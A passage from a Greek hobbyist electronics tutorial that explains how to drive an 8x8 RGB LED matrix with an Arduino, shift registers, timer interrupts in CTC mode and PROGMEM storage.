κάτι τέτοιο ;)

Στο παρόν άρθρο θα μελετήσουμε μια εξελιγμένη εκδοχή της προγραμματιστικής μηχανής, την οποία συναντήσαμε στα δύο παιχνίδια του προηγούμενου άρθρου. Καταρχάς, θα επεκτείνουμε τα frame buffer ώστε να φιλοξενούν πληροφορίες για το χρώμα κάθε pixel, ενώ θα δούμε κι έναν τρόπο για την εξοικονόμηση μνήμης RAM. Η πιο ενδιαφέρουσα βελτίωση, όμως, αφορά στη σταθερότατη επανάληψη της σάρωσης της οθόνης. Βλέπετε, για να πετύχουμε αυτού του είδους την ακρίβεια θα επιστρατεύσουμε τα περίφημα interrupts του Arduino. Συγκεκριμένα, θα χρησιμοποιήσουμε ένα timer interrupt, αλλά όλα αυτά θα τα συζητήσουμε αναλυτικότατα σε λίγο...

Προσθήκη υλικού

Πριν προχωρήσουμε στη μελέτη όσων υποσχεθήκαμε, πρέπει να μιλήσουμε για το hardware στο οποίο θα στηριχτεί το βελτιωμένο μας πρόγραμμα. Βλέπετε, ο κώδικας θα διατηρεί πληροφορίες για το χρώμα κάθε

pixel κι αυτό θα ήταν ανούσιο, αν εξακολουθούσαμε να παίζουμε με μια μονόχρωμη οθόνη. Γι’ αυτό το λόγο, αποφασίσαμε να στραφούμε σ’ ένα RGB LED matrix 8x8. Σε αυτές τις διατάξεις, πίσω από κάθε κουκκίδα βρίσκεται ένα κόκκινο, ένα μπλε κι ένα πράσινο LED. Έτσι, κάθε κουκκίδα μπορεί να εμφανίζει ένα από τα τρία χρώματα ή κάποιο συνδυασμό τους! Όπως υποψιάζεστε, αυτά τα matrix έχουν περισσότερους ακροδέκτες. Συγκεκριμένα, διαθέτουν οκτώ για τον έλεγχο των γραμμών και άλλους 24 για τον έλεγχο των στηλών[1]. Εφόσον κάθε κουκκίδα ενσωματώνει τρία LED, κάθε στήλη σχηματίζεται από τρεις γραμμές (μία για κάθε χρώμα). Έτσι, τα RGB LED matrix 8x8 διαθέτουν 32 ακροδέκτες. Προφανώς, για τη σύνδεση επάνω στο Arduino θα επιστρατεύσουμε και πάλι μερικούς shift registers. Αυτή τη φορά, όμως, δεν θα αρκεστούμε σε δύο τσιπάκια. Θα χρησιμοποιήσουμε ένα για τον έλεγχο των γραμμών[2] και άλλα τρία για τον έλεγχο των στηλών. Για τη διασύνδεσή τους θα ακολουθήσουμε την τοπολογία που συναντήσαμε και στο προηγούμενο κύκλωμα (ονομάζεται Daisy Chain): Η είσοδος του καθενός θα τροφοδοτείται με δεδομένα από τη σειριακή έξοδο του προηγούμενου, ενώ το πρώτο στη σειρά τσιπάκι θα τροφοδοτείται με δεδομένα από το Arduino. Εν ολίγοις, οι shift registers θα συνδεθούν αλυσιδωτά.


Εικόνα 1
Αυτή τη φορά χρησιμοποιήσαμε ένα RGB LED matrix. Τα matrix αυτού του είδους περιλαμβάνουν ένα κόκκινο, ένα πράσινο κι ένα μπλε LED, μέσα σε κάθε κουκκίδα τους. Όπως αντιλαμβάνεστε, αυτή η αύξηση στο πλήθος των LED συμπαρασύρει και το πλήθος των ακροδεκτών του matrix. Έτσι, η μικρή οθόνη που φαίνεται στην εικόνα, διαθέτει 32 ακροδέκτες!



Μετάθεση στο software

Το νέο κύκλωμα είναι σαφώς μεγαλύτερο, αλλά δεν περιλαμβάνει νέα στοιχεία. Αυτό δεν σημαίνει ότι είναι αδιάφορο! Καταρχάς, σκεφτείτε ότι κάθε φορά που ενεργοποιείται μια γραμμή του matrix, ενεργοποιούνται 24 LED (τρία για κάθε κουκκίδα). Όμως, για την ταυτόχρονη λειτουργία τόσων LED απαιτείται *πολύ* περισσότερο ρεύμα από αυτό που μπορεί να δώσει ή να δεχτεί μια έξοδος των shift registers. Επομένως, ο shift register που ενεργοποιεί και απενεργοποιεί ολόκληρες γραμμές του matrix θα ήταν αδύνατο να αντεπεξέλθει στις απαιτήσεις του κυκλώματος. Για να ξεπεράσουμε αυτή την αδυναμία, θα μπορούσαμε να χρησιμοποιήσουμε πρόσθετο hardware. Συγκεκριμένα, θα μπορούσαμε να επιστρατεύσουμε τσιπ που ενσωματώνουν ειδικές διατάξεις τρανζίστορ[3]

1. Θα μπορούσε να ισχυριστεί κανείς ότι διαθέτουν οκτώ ακροδέκτες για τις στήλες και 24 για τις γραμμές, χωρίς να έχει άδικο! Βλέπετε, το πώς ορίζονται οι γραμμές και οι στήλες έχει να κάνει με το πώς το κρατάμε ;)
2. Συγκεκριμένα, για τη διαδοχική ενεργοποίηση καθεμιάς από τις γραμμές.
3. Ονομάζονται darlington arrays και οι πλέον καθιερωμένες υλοποιήσεις είναι τα ULN2804 και UDN2981.



Εικόνα 2
Ένα μέρος από το εσωτερικό κύκλωμα ενός RGB matrix. Η συγκεκριμένη υλοποίηση είναι τύπου CA (Common Anode). Αυτό σημαίνει ότι τα LED σε κάθε κουκίδα έχουν συνδεδεμένες μεταξύ τους τις ανόδους. Όπως φαντάζεστε, υπάρχουν και matrix τύπου CC (Common Cathode), στα οποία τα LED κάθε κουκκίδας έχουν συνδεμένες μεταξύ τους τις καθόδους. Πάντως, τα matrix CA είναι περισσότερο διαδεδομένα. Για την ενεργοποίηση μιας γραμμής σε ένα τέτοιο matrix, αρκεί να δώσουμε 5V (το λογικό HIGH) στον αντίστοιχο ακροδέκτη. Στη συνέχεια, για την ενεργοποίηση κάποιων subpixel της γραμμής, αρκεί να δώσουμε 0V (το λογικό LOW) στους αντίστοιχους ακροδέκτες.

και μπορούν να αυξήσουν το διερχόμενο ρεύμα. Ωστόσο, προτιμήσαμε μια απλούστερη και οικονομικότερη λύση :D Σχεδιάσαμε το software κατά τέτοιο τρόπο, ώστε κάθε φορά να ενεργοποιούνται το πολύ οκτώ LED. Έτσι, κάθε φορά που ενεργοποιείται μια γραμμή, ανάβουν πρώτα τα κόκκινα subpixel κάθε κουκκίδας, στη συνέχεια τα πράσινα και τέλος τα μπλε. Φυσικά, αυτή η εναλλαγή πραγματοποιείται εξαιρετικά γρήγορα, ώστε να μην είναι αντιληπτή από το μάτι μας. Έτσι, σε κάθε κουκκίδα εμφανίζονται τα χρώματα ή οι συνδυασμοί τους, ενώ στην πραγματικότητα τα subpixel ανάβουν διαδοχικά και όχι ταυτόχρονα.

Μία ακόμα ενδιαφέρουσα λεπτομέρεια του hardware σχετίζεται με το LED matrix: Τα LED διαφορετικού χρώματος, έχουν διαφορετική φωτεινότητα. Συγκεκριμένα, τα πράσινα LED είναι πιο φωτεινά από τα μπλε, τα οποία με τη σειρά τους είναι πιο φωτεινά από τα κόκκινα. Επιπρόσθετα, ενώ τα μπλε και τα πράσινα LED έχουν την ίδια τάση λειτουργίας, ενώ τα κόκκινα έχουν μικρότερη. Αυτό συνεπάγεται ότι αν χρησιμοποιήσουμε τις ίδιες αντιστάσεις προστασίας για όλα τα LED, τα κόκκινα θα δέχονται περισσότερο ρεύμα[4]. Η αύξηση του ρεύματος, όμως, έχει σαν αποτέλεσμα την αύξηση της φωτεινότητας. Σε αυτό το σημείο, θα μπορούσε να υποθέσει κανείς ότι το πρόβλημα στην ανομοιομορφία της φωτεινότητας μπορεί να λυθεί με την κατάλληλη επιλογή αντιστάσεων. Ωστόσο, η φωτεινότητα ενός LED καθορίζεται κυρίως από εγγενή χαρακτηριστικά (το μίγμα των υλικών του), ενώ η σχέση μεταξύ φωτεινότητας και ρεύματος δεν είναι γραμμική! Γι' αυτούς τους λόγους χρησιμοποιήσαμε τις ίδιες αντιστάσεις για κάθε χρώμα και μεταθέσαμε το πρόβλημα της φωτεινότητας στο software. Τη σχετική λύση θα τη δούμε αργότερα. Τώρα που ξεμπερδέψαμε με τις ιδιαιτερότητες του hardware, μπορούμε επιτέλους να προχωρήσουμε στο software και στα interrupts!

Τι είναι τα interrupts;

Σε γενικές γραμμές, τα interrupts αποτελούν σήματα τα οποία διακόπτουν τη «φυσιολογική» ροή εκτέλεσης ενός προγράμματος. Όταν ενεργοποιείται ένα interrupt, ο επεξεργαστής σταματάει την τρέχουσα εργασία του κι αρχίζει να εκτελεί ένα νέο κομμάτι κώδικα. Μόλις ολοκληρωθεί η εκτέλεση αυτού του κώδικα ο επεξεργαστής επιστρέφει στην προηγούμενη εργασία του και συνεχίζει την εκτέλεσή της κανονικά. Με άλλα λόγια, η ενεργοποίηση ενός interrupt σηματοδοτεί την αυτόματη κλήση μια ειδικής συνάρτησης. Αυτές οι συναρτήσεις ονομάζονται Interrupt Handling Routines ή Interrupt Service Routines (ISR). Τα πιθανά αίτια για

4. Αυτό το συμπέρασμα προκύπτει από την εφαρμογή του νόμου του Ohm, αλλά η μελέτη του συγκεκριμένου νόμου ξεφεύγει από το θέμα μας. Εμπιστευθείτε μας.

την ενεργοποίηση ενός interrupt είναι πολλά[5]. Αντίστοιχα, τα interrupts είναι επίσης πολλά και διαφοροποιούνται ως προς το αίτιο που προκαλεί την ενεργοποίηση του καθενός. Φυσικά, για κάθε interrupt υπάρχει και μια ξεχωριστή ISR. Έτσι, ο προγραμματιστής μπορεί να σχεδιάσει ένα πρόγραμμα το οποίο θα αποκρίνεται ταχύτατα και εύστοχα σε κάθε συνθήκη που προκύπτει κατά την εκτέλεσή του. Περιττό να πούμε ότι το Arduino διαθέτει πάρα πολλά interrupts! Αναρωτιέστε ποια είναι αυτά;

Η ολοκλήρωση κάθε εργασίας, σε κάθε περιφερειακό που ενσωματώνει ο επεξεργαστής του Arduino, μπορεί να προκαλέσει κι από ένα interrupt. Έτσι, υπάρχουν interrupt που ενεργοποιούνται όταν ολοκληρώνεται η αποστολή ενός πακέτου δεδομένων από τη σειριακή θύρα ή το SPI, όταν ολοκληρώνεται μια μετατροπή στο κύκλωμα ADC, όταν ένας μετρητής φτάνει σε κάποια προκαθορισμένη τιμή και πάει λέγοντας. Επιπρόσθετα, το Arduino διαθέτει και μια σειρά interrupts, τα οποία ενεργοποιούνται όταν μεταβάλλεται η λογική κατάσταση σε συγκεκριμένους ακροδέκτες τους. Βέβαια, η πλήρης καταγραφή και επεξήγηση των interrupts του Arduino θα απαιτούσε πολλές σελίδες, κι εξάλλου ξεφεύγει από το θέμα μας. Στη συνέχεια, λοιπόν, θα εστιάσουμε στα timer interrupts. Πρόκειται για τα interrupts με το ευρύτερο πεδίο εφαρμογών, τα οποία χρησιμοποιούνται για την υλοποίηση συστημάτων multitasking, καθώς και σε πολλές άλλες εργασίες οι οποίες απαιτούν αυστηρή περιοδικότητα. Η ενεργοποίηση των συγκεκριμένων interrupts συνδέεται με τη λειτουργία συγκεκριμένων περιφερειακών του Arduino, τα οποία ονομάζονται timers, counters ή απλά μετρητές.

Προγραμματιζόμενα κοκόρια!

Αναρωτιέστε τι είναι οι μετρητές; Μπορείτε να τους φαντάζεστε σαν απλά χρονόμετρα ή, ακόμα καλύτερα, σαν ξυπνητήρια! Με αυτούς τους μηχανισμούς μπορούμε να προσδιορίσουμε κάποια χρονική στιγμή στο μέλλον, όπου θα εκτελεστεί ένα interrupt. Όταν φτάσει αυτή η στιγμή ο μετρητής θα ενεργοποιήσει το κατάλληλο interrupt κι αυτό με τη σειρά του θα προκαλέσει την εκτέλεση της αντίστοιχης ISR.

Ουσιαστικά, οι μετρητές ασχολούνται κυρίως με την αύξηση της τιμής ενός ειδικού καταχωρητή (timer/counter register), σε τακτά χρονικά διαστήματα. Αυτός ο καταχωρητής ενδέχεται να έχει μήκος 8 ή 16bit και το μέγεθός του αποτελεί ένα από τα βασικά χαρακτηριστικά των μετρητών. Το Arduino, βλέπετε, δεν διαθέτει έναν μετρητή, αλλά τρεις! Προφανώς, κάθε μετρητής μπορεί να μετρήσει μέχρι μια συγκεκριμένη τιμή, η οποία καθορίζεται από το μήκος του timer/counter register (2^8 ή 2^16). Όταν ο μετρητής φτάσει στη μέγιστη τιμή πραγματοποιείται η λεγόμενη υπερχείλιση κι αρχίζει να μετράει ξανά από το μηδέν. Οι μετρητές μπορούν να ρυθμιστούν κατάλληλα, ώστε να παράγουν ένα interrupt όταν υπερχειλίζουν ή όταν φτάνουν σε κάποια συγκεκριμένη τιμή.

Η χρησιμότητα των μετρητών

Επάνω στους μετρητές και στα αντίστοιχα interrupt στηρίζονται αρκετές βασικές διαδικασίες και δυνατότητες του Arduino. Επομένως, κατά τη χρήση των μετρητών πρέπει να είμαστε ιδιαίτερα προσεκτικοί. Συγκεκριμένα, πρέπει να έχουμε υπόψη μας ποιος μετρητής σχετίζεται με ποια λειτουργία, ώστε να γνωρίζουμε τις συνέπειες από τη χρήση του. Η αντιστοιχία μετρητών και λειτουργιών φαίνεται στον ακόλουθο πίνακα:

5. Παρεμπιπτόντως, να πούμε ότι το αίτιο ενός interrupt ονομάζεται interrupt source.

Μετρητής	Διαδικασία	Αναλογική έξοδος (PWM)
timer/counter 0	delay() και millis()	Pin 5 και pin 6
timer/counter 1	Όλες στη βιβλιοθήκη servo	Pin 9 και pin 10
timer/counter 2	tone()	Pin 3 και pin 11


Όπως είναι φανερό, αν χρησιμοποιήσουμε το μετρητή timer/counter 0, οι συναρτήσεις delay και millis θα πάψουν να λειτουργούν σωστά, ενώ ενδέχεται να παρέμβουν στη ρύθμιση του μετρητή. Επομένως, η χρήση τους θα έχει απρόσμενες συνέπειες στο πρόγραμμά μας και πρέπει να αποφευχθεί! Το ίδιο ισχύει και για τις εξόδους PWM, στους ακροδέκτες 5 και 6. Σε γενικές γραμμές, είναι προτιμότερο να χρησιμοποιούμε τους μετρητές timer/counter 1 και timer/counter 2, καθώς χρησιμοποιούνται σε λιγότερο «δημοφιλείς» διαδικασίες.

Κάπου εδώ πρέπει να ξεκαθαρίσουμε κάτι: Η διαδικασία delay, αν και στηρίζεται σε κάποιο από τα interrupt ενός μετρητή, είναι κατασκευασμένη με τέτοιο τρόπο ώστε η εκτέλεση του προγράμματος να παγώνει έως ότου παρέλθει ένα προκαθορισμένο χρονικό διάστημα. Αυτό αποτελεί συνειδητή σχεδιαστική επιλογή και δεν πηγάζει από τη λειτουργία των interrupt και των μετρητών. Οι μετρητές μπορούν να λειτουργούν όλοι *ταυτόχρονα*, μάλιστα την ίδια στιγμή που ο επεξεργαστής εκτελεί κάποιο κομμάτι κώδικα. Επομένως, με τη βοήθεια ενός μετρητή κι ενός interrupt μπορούμε να εξασφαλίσουμε ότι ένα κομμάτι κώδικα θα εκτελεστεί σε μια συγκεκριμένη μελλοντική στιγμή, ενώ μέχρι τότε θα πραγματοποιείται κάποια άλλη διαδικασία! Στο δικό μας πρόγραμμα, για παράδειγμα, αξιοποιήσαμε το μετρητή timer/counter 1. Συγκεκριμένα, τοποθετήσαμε τον κώδικα που κάνει τη σάρωση του LED matrix μέσα στη ρουτίνα ενός interrupt, του συγκεκριμένου μετρητή. Μ' αυτόν τον τρόπο εξασφαλίσαμε ότι η σάρωση του LED matrix θα πραγματοποιείται πάντα σε τακτά χρονικά διαστήματα, ενώ στο ενδιάμεσο θα εκτελούνται οι υπόλοιπες εργασίες: Σχεδίαση νέου frame, απόκριση στα πατήματα των διακοπτών κ.λπ. Ο συγκεκριμένος μετρητής, όπως όλοι τους, προσφέρει αρκετά interrupt sources και επιδέχεται πολλών ρυθμίσεων. Πριν φτάσουμε στο πρόγραμμα, λοιπόν, πρέπει να εξετάσουμε μερικές ακόμα πτυχές της λειτουργίας των μετρητών.

Ελάχιστος χρόνος

Για να λειτουργήσει ένας μετρητής προϋποθέτει την ύπαρξη ενός σήματος χρονισμού (clock signal). Αυτό το σήμα λαμβάνεται από το σύστημα χρονισμού του ίδιου του επεξεργαστή[6]. Έτσι, οι μετρητές του Arduino λειτουργούν με το σήμα των 16MHz, το οποίο ρυθμίζει και τη λειτουργία του επεξεργαστή. Αυτό συνεπάγεται ότι η τιμή του εσωτερικού καταχωρητή τους αυξάνεται 16 εκατομμύρια φορές το δευτερόλεπτο! Με άλλα λόγια, ο χρόνος μεταξύ δύο διαδοχικών αυξήσεων στην τιμή τους (η περίοδος) αγγίζει μόλις τα 62,5nsec. Μήπως μετράνε πολύ γρήγορα; Η αλήθεια είναι πως ναι -- τουλάχιστον για τις περισσότερες εφαρμογές. Ευτυχώς, το hardware των μετρητών μπορεί να περιορίσει αυτό το ρυθμό δραστικά. Συγκεκριμένα, μπορεί να διαιρέσει το σήμα χρονισμού του επε-

6. Η αλήθεια είναι ότι οι μετρητές μπορούν να λειτουργήσουν και με «εξωτερικά» σήματα, τα οποία έχουμε τη δυνατότητα να εφαρμόσουμε σε συγκεκριμένους ακροδέκτες του Arduino. Ωστόσο, αυτός ο τρόπος λειτουργίας είναι μάλλον προχωρημένος και δεν χρειάζεται να μας απασχολεί επί του παρόντος.



Εικόνα 3
Η υλοποίησή μας στο breadboard ξεκίνησε από τους shift registers. Τα τσιπάκια τοποθετήθηκαν σε απόσταση μεταξύ τους, ώστε να μη μπλεχτούν τα καλώδια προς το LED matrix. Στην εικόνα έχουμε συνδέσει μόνο την τροφοδοσία των τσιπ, καθώς και μερικά ακόμα σήματα, όπως το Output Enable, το master reset κ.λπ.

ξεργαστή με το 8, το 64, το 256 ή το 1024. Έτσι, ο ρυθμός ενός μετρητή μπορεί να μειωθεί στα 2MHz (16MHz/8), στα 250KHz (16MHz/64) και ούτω καθεξής. Αντίστοιχα, η περιοδός ενός μετρητή (ο χρόνος ανάμεσα σε δύο διαδοχικές αυξήσεις του καταχωρητή του) μπορεί να αυξηθεί στα 500nsec (62,5nsec * 8), στα 4μsec (62,5nsec * 64) και πάει λέγοντας. Η διαίρεση του σήματος χρονισμού πραγματοποιείται από ένα κύκλωμα που ονομάζεται prescaler.

Για την καλύτερη κατανόηση των παραπάνω, θα λύσουμε ένα απλό προβληματάκι. Ας υποθέσουμε ότι έχουμε ενεργοποιήσει έναν μετρητή, καθώς και το interrupt που προκαλείται από την υπερχείλιση (overflow interrupt). Με ποια συχνότητα θα εκτελείται η ρουτίνα εξυπηρέτησης (ISR) του συγκεκριμένου interrupt; Για να μην πελαγώσουμε, θα πρέπει να σκεφτούμε υπολογίζοντας τα επιμέρους χρονικά διαστήματα: Ο χρόνος για μια αύξηση στην τιμή του μετρητή ισούται με την περίοδο του σήματος χρονισμού του επεξεργαστή (αυτά τα 62,5nsec), πολλαπλασιασμένη με την τιμή του prescaler. Όμως για την εκτέλεση του interrupt ο μετρητής πρέπει να υπερχειλίσει. Η υπερχείλιση συμβαίνει όταν ο μετρητής έχει φτάσει στη μέγιστη τιμή και αφού περάσει μια ακόμα περιοδός του (οπότε και μηδενίζεται). Επομένως, ο χρόνος που μεσολαβεί ανάμεσα στις ενεργοποιήσεις του interrupt, ισούται με την περίοδο του μετρητή, πολλαπλασιασμένη με τη μέγιστη τιμή στην οποία μπορεί να φτάσει *αφού* προηγουμένως την αυξήσουμε κατά μία μονάδα. Όλα αυτά φαίνονται ξεκάθαρα στην ακόλουθη σχέση:

```
Interrupt_period = System_clock_period * Presaler_setting *
(Timer_max_value + 1)
```

Τώρα που γνωρίζουμε την περίοδο επανάληψης του interrupt, μπορούμε να υπολογίσουμε και την αντίστοιχη συχνότητα. Ως γνωστό, η συχνότητα είναι αντίστροφη της περιόδου. Με άλλα λόγια, ισχύουν τα ακόλουθα:

```
Interrupt_frequency = 1 / Interrupt_period

System_clock_period = 1 / System_clock_frequency
```

Συνδυάζοντας όλα τα παραπάνω, προκύπτει η απάντηση στο πρόβλημά μας:

```
Interrupt_frequency = System_clock_frequency / (Prescaler_
setting * (Timer_max_value + 1))
```

Αυτή η σχέση είναι ιδιαίτερα χρήσιμη και θα σας χρειάζεται κάθε φορά που θέλετε να χρησιμοποιήσετε το overflow interrupt ενός μετρητή.

Καταστάσεις λειτουργίας

Οι μετρητές συμμετέχουν σε πολλές εργασίες του συστήματος και μπορούν να λειτουργήσουν με αρκετούς διαφορετικούς τρόπους. Αρκεί να πούμε ότι το datasheet του επεξεργαστή του Arduino, αφιερώνει περί τις 20σελίδες για κάθε μετρητή! (www.atmel.com/Images/8161s.pdf) Εμείς θα σταθούμε σε μία κατάσταση λειτουργίας με το όνομα CTC (Clear Timer on Compare match), την οποία θα αξιοποιήσουμε και στο πρόγραμμά μας. Ένας μετρητής που λειτουργεί σε αυτό το mode αυξάνει πάντα μέχρι έναν αριθμό που ορίζει ο χρήστης κι όχι μέχρι το μέγιστο αριθμό, τον οποίο επιτρέπει ο timer/counter register. Όταν φτάνει στον αριθμό που έχει καθορίσει ο χρήστης και μετά την πάροδο μιας περιόδου, υπερχειλίζει και αρχίζει να μετρά ξανά από το μηδέν. Με άλλα λόγια, ένας μετρητής στο CTC mode λειτουργεί με το γνωστό τρόπο, με τη διαφορά ότι το όριο στη μέτρησή του ορίζεται από το χρήστη. Προφανώς, αυτό το όριο δεν μπορεί να υπερβαίνει το όριο που θέτει ο αντίστοιχος timer/counter register. Για παράδειγμα, σε έναν οκτάμπιτο μετρητή δεν μπορούμε να επαναπροσδιορίσουμε τη μέγιστη τιμή σε κάτι μεγαλύτερο από 255. Σε αυτή την κατάσταση λειτουργίας ισχύει η ακόλουθη σχέση:

```
Interrupt_frequency = System_clock_frequency / (Prescaler_
setting * (Timer_values + 1))
```

Όπου Timer_values είναι το νέο όριο, το οποίο έχουμε θέσει χειροκίνητα για το μετρητή.

Από ψηλά...


Έχοντας παρουσιάσει τα απαραίτητο θεωρητικό υπόβαθρο, μπορούμε επιτέλους να προχωρήσουμε στην υλοποίηση. Βέβαια, όπως αναφέραμε και νωρίτερα, το κύκλωμα δεν παρουσιάζει καμία ιδιαιτερότητα και κανένα νέο στοιχείο. Όλο το ενδιαφέρον εντοπίζεται στον κώδικα, ο οποίος παρουσιάζει πολλές και σημαντικές αλλαγές (πάρτε τον από το http://bit.ly/dh006colormatrix).

Το πρώτο πράγμα που θα παρατηρήσει κανείς[7], αφορά στην ενσωμάτωση της βιβλιοθήκης pgmspace. Αυτή η βιβλιοθήκη επιτρέπει την τοποθέτηση δεδομένων στη μνήμη προγράμματος του Arduino, ενώ περιλαμβάνει και όλες τις απαραίτητες διαδικασίες για τη μετέπειτα ανάγνωση των αποθηκευμένων δεδομένων. Εμείς τη χρησιμοποιήσαμε για την αποθήκευση των εξωγήινων μορφών, τις οποίες θέλαμε να προβάλουμε στο matrix. Φυσικά, τα σχετικά δεδομένα θα μπορούσαν να τοποθετηθούν σε έναν «απλό» πίνακα, ο οποίος θα αποθηκευόταν στη μνήμη SRAM. Ωστόσο η συγκεκριμένη μνήμη είναι σχετικά μικρή και θα ήταν καλό να μην τη γεμίζουμε με μεγέθη τα οποία δεν πρόκειται να αλλάξουν κατά την εκτέλεση του προγράμματος. Ακριβώς γι’ αυτό, ορίσαμε τον σχετικό πίνακα ως εξής:

```
prog_uchar aliens[] PROGMEM = {
  B11000001,
  B10000110,
  ...
```

Παρατηρείστε τη χρήση της δεσμευμένης λέξης PROGMEM, καθώς και τον τύπο δεδομένων του πίνακα. Η λέξη PROGMEM δηλώνει στο μετα-

7. Είναι η πρώτη φορά που χρησιμοποιούμε βιβλιοθήκη του Arduino :)



Εικόνα 4
Το κύκλωμα συνεχίστηκε με την προσθήκη του matrix. Όπως βλέπετε, η απόσταση ανάμεσα στους shift registers μάς βοήθησε αρκετά.

γλωττιστή ότι ο συγκεκριμένος πίνακας θα πρέπει να αποθηκευτεί στη μνήμη προγράμματος κι όχι στην SRAM. Όσο για τον τύπο prog_uchar, αποτελεί έναν τύπο δεδομένων που ορίζει (και υποστηρίζει) η βιβλιοθήκη pgmspace. Ουσιαστικά, ο συγκεκριμένος τύπος είναι «ισοδύναμος» με τους γνώριμους byte και char.

Το πρόγραμμα συνεχίζει με τον (εκτενή) ορισμό των δύο frame buffer. Αυτή τη φορά, το πρόγραμμα θα διατηρεί πληροφορίες για τρία LED ανά κουκκίδα. Ακριβώς γι' αυτό, το μέγεθος των frame buffer έχει τριπλασιαστεί. Μπορεί η μνήμη SRAM να μην κινδυνεύει να γεμίσει, αλλά η διεύρυνση των frame buffer μας θύμισε ότι πρέπει να είμαστε προσεκτικοί με τη χρήση της μνήμης. Παρεμπιπτόντως, αυτός ήταν κι ένας από τους λόγους για τους οποίους σκεφτήκαμε να τοποθετήσουμε όλες τις σταθερές στη μνήμη προγράμματος. Πριν ξεκινήσει η συνάρτηση setup, μεσολαβούν ορισμένες ακόμα δηλώσεις μεταβλητών. Το πρόγραμμά μας εισαγάγει νεοτερισμούς *και* εδώ:

